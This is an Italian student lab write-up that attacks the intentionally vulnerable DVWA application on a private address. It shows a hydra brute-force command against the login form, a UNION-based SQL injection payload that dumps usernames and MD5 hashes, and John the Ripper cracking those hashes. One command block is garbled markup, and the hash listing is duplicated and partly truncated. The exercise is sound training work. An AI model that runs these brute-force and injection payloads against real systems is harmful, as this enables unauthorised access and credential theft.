
S6L4

Obiettivo dell'Esercizio: Recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.

Step1.


Come primo step devo entrare e forzare username e password della DVWA, per fare ciò userò hydra. Per usare HYDRA mi servono alcune informazioni che otterrò usando burpsuite.

Inizio andando sulla DVWA per vedere quali informazioni riesco ad ricavare.




Con questi informazioni (username=admin..., content type, path) potrò usare HYDRA.

Ho preso nota anche del messaggio che appare in caso di accesso negato.



Step2.

Prima di poter usare HYDRA in maniera efficace devo creare un file contenente password e username tipici per vedere se riesco ad forzare I entrata.



Creati i due file posso proseguire.

Vado sul terminale ed inserisco questa linea di commando per cercare di forzare I accesso

```
(kali⊗ kali)-[~]
$ hydra -L users.txt -P password.txt 192.168.50.101 http-post-form "/dvwa/login.php:username=^USER^öpassword=^PASS^öLogin=Login:Login failed"
```

Il risultato mi mostra che è riuscito ad accedere con:

Login: admin

Password: password

Step3.

Ora vado su SQL Injection ed inserisco un codice malevolo che mi permetterà daccedere al database e ricavare le hashate

Codice: 1' UNION SELECT user, password FROM users---

Vulnerability: SQL Injection User ID: Submit ID: 1' UNION SELECT user, password FROM users-- -First name: admin Surname: admin ID: 1' UNION SELECT user, password FROM users---First name: admin Surname: 5f4dcc3b5aa765d61d8327deb882cf99 ID: 1' UNION SELECT user, password FROM users-- -First name: gordonb Surname: e99a18c428cb38d5f260853678922e03 ID: 1' UNION SELECT user, password FROM users-- -First name: 1337 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b ID: 1' UNION SELECT user, password FROM users-- -First name: pablo Surname: 0d107d09f5bbe40cade3de5c71e9e9b7 ID: 1' UNION SELECT user, password FROM users---First name: smithy Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Step4.

Ora creo un file .txt ed inserisco i hashate che ho ricavato

```
File Edit Search View Document Help
QKG
1 admin:admin
2 Surname:admin
3 admin:admin
4 Surname: 5f4dcc3b5aa765d61d8327deb882cf99
5 admin:gordonb
6 Surname: e99a18c428cb38d5f260853678922e03
7 admin: 1337
8 Surname:8d3533d75ae2c3966d7e0d4fcc69216b
9 admin:pablo
10 Surname:0d107d09f5bbe40cade3de5c71e9e9b7
11 admin:smithy
12 Surname:5f4dcc3b5aa765d61d8327deb882cf9
13 admin:admin
14 Surname:admin
15 admin:admin
16 Surname:5f4dcc3b5aa765d61d8327deb882cf99
17 admin:gordonb
18 Surname:e99a18c428cb38d5f260853678922e03
19 admin:1337
20 Surname:8d3533d75ae2c3966d7e0d4fcc69216b
21 admin:pablo
22 Surname:0d107d09f5bbe40cade3de5c71e9e9b7
23 admin:smithy
24 Surname:5f4dcc3b5aa765d61d8327deb882cf9
```

Per craccare le hashate decido di usare JOHN THE RIPPER usando questo codice

```
| $\frac{kali \color kali}{\color points} = \frac{kali \color kali}{\color points} = \frac{kali \color kali}{\color points} = \frac{kali}{\color points} = \frac
```

Mi dice, per visualizzare tutte le password craccate, di usare -show

```
(kali® kali)-[~]
$ john --show --format=Raw-MD5 hashes.txt
Surname:password
Surname:charley
Surname:letmein
Surname:password
Surname:abc123
Surname:charley
Surname:charley
Surname:letmein
8 password hashes cracked, 0 left
```

Ora riesco ad vedere tutte le password craccate.